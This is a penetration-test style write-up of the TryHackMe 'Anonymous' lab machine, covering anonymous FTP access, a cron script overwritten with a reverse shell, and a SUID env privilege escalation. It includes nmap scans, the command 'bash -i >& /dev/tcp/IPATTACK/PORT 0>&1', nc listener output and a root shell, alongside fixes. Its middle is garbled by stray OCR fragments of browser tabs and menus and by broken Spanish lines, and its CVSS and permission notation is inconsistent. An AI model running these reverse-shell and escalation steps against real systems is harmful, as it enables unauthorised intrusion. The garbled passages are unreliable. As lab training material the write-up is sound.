Pentester Report.

——-----------------------------

Client: Machine / Watcher.

Teamwork:

- **3r1ck0.**

Format.

Executive Details.

Scope

Within penetration testing audit performed on the business/machine application web “Anonymous”, here its scope is defined :

- Web server: 10.10.X.X
- Directories: Todos.

Vulnerabilities Found.

As a result of the penetration testing audit we made under business request Anonymous, it was possible to determine the presence of a total of 3 misconfigurations, each of them representing a different impact shown on the technical section.

Here we show the method and steps used to follow and replicate each one of the attacks described within this report and a few recommendations to keep in mind at the fixing process from developers side.

Vulnerabilities Found Summary.

FTP Anonymous User:

Default user “anonymous” account allowed, which leaves a security breach for remote access using a blank password.

Remote Code Execution / File Permissions:

Vulnerability that allows to execute arbitrary commands directly on the remote server which one could arise due to some other vulnerabilities chained together. This report shows how a misconfiguration on file permissions arises such a vulnerability.


SUID Privilege Escalation:

Special permissions provided to some existing files within the remote server, such permissions allow a user to execute files on behalf of another user, it usually gets executed with different or higher privileges.

Sumary.

Based on the vulnerabilities found within the penetration audit, our business teamwork Sh3llr1ck0 has concluded the presence of a high risk that could potentially compromise the server and its applications running under Anonymous, so it is important to consider the recommendations provided.


Here, there is a graphic showing the impact of these vulnerabilities on the Anonymous company.



Vulnerabilities found graphic

Technical Details.

CVSS Score.



Severity	CVSS (v2)	CVSS (v3)
Critical	—	9.0 - 10.0
High	7.0 - 10.0	7.0 - 8.9
Medium	4.0 - 6.9	4.0 - 6.9
Low	0.0 - 3.9	0.1 - 3.9
None	—	0.0

Vulnerability details page. (s. f.). https://docs.paloaltonetworks.com/iot/iot-security-admin/detect-iot-device-vulnerabilities/vulnerability-details-page.

FTP Anonymous Access.

CVSS Score. AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L/**8.6.**

Description.

File Transfer Protocol (FTP) is a network service commonly used for transferring files from a local machine to a remote server. Most services contain default configurations. However, FTP service comes with insecure configurations allowing an attacker to obtain access without authorization.


Affected Components.

Default user **anonymous**.

Details.

Step 1:
Starting with the enumeration phase and using nmap tool to obtain open ports with present services.


```
nmap -p- anonymous.thm
nmap -p21,22,139,445 -sC -sV anonymous.thm
```



```
┌──(kali㉿h4ck)-[~/Documentos/THM/anonymous/enum]
└─$ cat maps
# Nmap 7.94SVN scan initiated Sun Feb 25 09:45:28 2024 as: nmap -oN maps anonymous.thm
Nmap scan report for anonymous.thm (10.10.8.8)
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

# Nmap done at Sun Feb 25 09:45:37 2024 -- 1 IP address (1 host up) scanned in 9.06 seconds

┌──(kali㉿h4ck)-[~/Documentos/THM/anonymous/enum]
└─$ cat services
# Nmap 7.94SVN scan initiated Sun Feb 25 09:46:13 2024 as: nmap -p21,22,139,445 -sC -sV -oN services anonymous.thm
Nmap scan report for anonymous.thm (10.10.8.8)
Host is up (0.20s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.58.202
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
```

Step 2:
Getting access through the FTP server using an anonymous user and a blank password.

```
ftp anonymous.thm 21
Name (...): anonymous
Password:
```



```
┌──(kali㉿h4ck)-[~/Documentos/THM/anonymous]
└─$ ftp anonymous.thm 21
Connected to anonymous.thm.
220 NamelessOne's FTP Server!
Name (anonymous.thm:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||42645|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
```

References.

https://www.scaler.com/topics/cyber-security/ft-nmap/

Fixes.

Disable anonymous users.

Use a secure password with minimum length of 12 characters, containing capital and lower letters, numbers and symbols like “@,-,_,&,*,|, ; ,+,%,#”.

Remote Code Execution / File Permissions.

CVSS Score. AV:L/AC:L/PR:L/UI:N/S:C/C:L/**I**:H/A:L/**7.9.**

Description.

Remote Code Execution (RCE) is a vulnerability that allows an attacker to execute arbitrary commands that might affect directly to the remote server, even forcing a reverse shell connection.

Affected Components.

-rwxrwxrwx ## ## clean.sh

Details.


Step 1:
Once connected to the FTP server as shown in the previous section, it is possible to determine which permissions are present on “scripts” directory (drwxrwxrwx), so placing ourselves on the same directory we could do the same for “clean.sh” file (-rwxrwxrwx).

Step 2:
It is necessary to create a “clean.sh” locally with our own malicious code taking care of the reverse connection.

```
echo “bash -i >& /dev/tcp/IPATTACK/PORT 0>&1”
>> clean.sh
```

Step 3:
Next, the file upload is performed from the FTP server.

```
put clean.sh clean.sh
```




```
┌──(kali㉿h4ck)-[~/…/THM/anonymous/enum/ftpenum]
└─$ ftp anonymous.thm 21
Connected to anonymous.thm.
220 NamelessOne's FTP Server!
Name (anonymous.thm:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd scripts
250 Directory successfully changed.
ftp> put clean.sh clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||5477|)
150 Ok to send data.
100% |********************************************|   358        3.41 MiB/s    00:00 ETA
226 Transfer complete.
358 bytes sent in 00:00 (0.89 KiB/s)
ftp> █
```

Step 4:
Here the nc tool is initialized in its “Listen” mode.

```
nc -lvnp PORT
```

Step 5:
It is necessary to wait for some time so we get the reverse shell. It is performed due to the cronjob in charge to execute the new “clean.sh” file we have uploaded previously.




```
┌──(kali㉿h4ck)-[~/…/THM/anonymous/enum/ftpenum]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.2.58.202] from (UNKNOWN) [10.10.8.8] 54052
bash: cannot set terminal process group (1790): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ █
```

Step 6:
As extra steps, we take care of upgrading the “dump shell” we have obtained to a completely interactive shell we could work with.

```
Ctrl+Z
stty size
stty raw -echo:fg
[Enter][Enter]
```

Step 7:
Reconfiguring the new shell obtained.

```
export SHELL=bash
export TERM=xterm-256color
stty rows <num> columns <num>
```



https://github.com/Er1ck0/THM-Watcher-Reporting/blob/main/Watcher PrivEsc.pdf
120%
TryHackMe | Voucher ...
(17) La frustración en e...
GitHub - infosecn1nja/...
enum
Archivo
Acciones
Editar
Vista
Ayuda
enum ×
ftpConnection ×
test.sh ×

```
┌──(kali㉿h4ck)-[~/…/THM/anonymous/enum/ftpenum]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.2.58.202] from (UNKNOWN) [10.10.8.8] 54076
bash: cannot set terminal process group (1871): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿h4ck)-[~/…/THM/anonymous/enum/ftpenum]
└─$ stty size
32 111

┌──(kali㉿h4ck)-[~/…/THM/anonymous/enum/ftpenum]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1234

                              namelessone@anonymous:~$ export SHELL=bash
                                                                      namelessone@anonymous:~$ export TERM=x
term-250color
             namelessone@anonymous:~$ stty rows 32 columns 111
                                                             stty: 'standard input': Inappropriate ioctl for d
evice
     namelessone@anonymous:~$ █
```

port pty;pty.spawn("/bin/bash")

la terminal invocada por la conexión inversa al

Ctrl + Z

minal en uso.

stty size

n espera, obteniendo la terminal enviada a

stty raw -echo;fg
[Enter][Enter]

Paso 6:
Reconfiguración de dimensiones dentro de la nueva terminal obtenida.

export SHELL=bash
export TERM=xterm-256color
stty rows <num> columns <num>

References.

https://linuxhandbook.com/linux-file-permissions/

Fixes.

Modify file (clean.sh) permissions avoiding disabling to any other user the ability to edit such file.

SUID Privilege Escalation.

CVSS Score. AV:L/AC:L/PR:N/UI:N/S:C/C:H/**I**:N/A:N/**8.7.**

Description.

SUID permissions are a type of special permissions, it is denominated in that way because it allows a user to execute files that contained this special permission on behalf of another, it usually happens on different or higher privileges leaving more possible privilege escalation vectors and affecting further the server. SUID is denoted with “s” replacing “w” in the owner section (-rwrwxr-x) becomes (-r**s**rwxr-x).

Affected Components.

Binary env.


Details.

Paso 1:
Getting resources with SUID permissions (s) within the server. As part of the response showed, it is possible to find the binary “env”.


```
find / -perm -4000 2>/dev/null | xargs ls -al
```

Paso 2:
Migrating from normal privileges to higher privileges through the “env” binary execution.

```
env /bin/sh -p
```



```
namelessone@anonymous:/$ env  /bin/bash -p
bash-4.4# id
uid=1000(namelessone) gid=1000(namelessone) euid=0(root) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),108(lxd)
bash-4.4# exit
exit
namelessone@anonymous:/$ id
uid=1000(namelessone) gid=1000(namelessone) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),108(lxd)
namelessone@anonymous:/$ env  /bin/bash -p
bash-4.4# python3 -c 'import pty;pty.spawn("/bin/bash")'
bash-4.4$ whoami
namelessone
bash-4.4$ id
uid=1000(namelessone) gid=1000(namelessone) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),108(lxd)
bash-4.4$ exit
exit
bash-4.4# id
uid=1000(namelessone) gid=1000(namelessone) euid=0(root) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),108(lxd)
bash-4.4# 
```



```
bash-4.4# cd root/
bash-4.4# pwd; ls -al
/root
total 60
drwx------  6 root root  4096 May 17  2020 .
drwxr-xr-x 24 root root  4096 May 12  2020 ..
lrwxrwxrwx  1 root root     9 May 11  2020 .bash_history → /dev/null
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  2 root root  4096 May 11  2020 .cache
drwx------  3 root root  4096 May 11  2020 .gnupg
drwxr-xr-x  3 root root  4096 May 11  2020 .local
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-r--r--  1 root root    33 May 11  2020 root.txt
-rw-r--r--  1 root root    66 May 11  2020 .selected_editor
drwx------  2 root root  4096 May 11  2020 .ssh
-rw-------  1 root root 13795 May 17  2020 .viminfo
-rw-------  1 root root    55 May 14  2020 .Xauthority
bash-4.4# 
```

References.

https://www.redhat.com/sysadmin/suid-sgid-sticky-bit.

Fixes.

Modify SUID file permissions (-rsxrwx—), limiting such configuration (-r**s**xrwx—) removing the possibility to execute the binary on behalf of a more privileged user.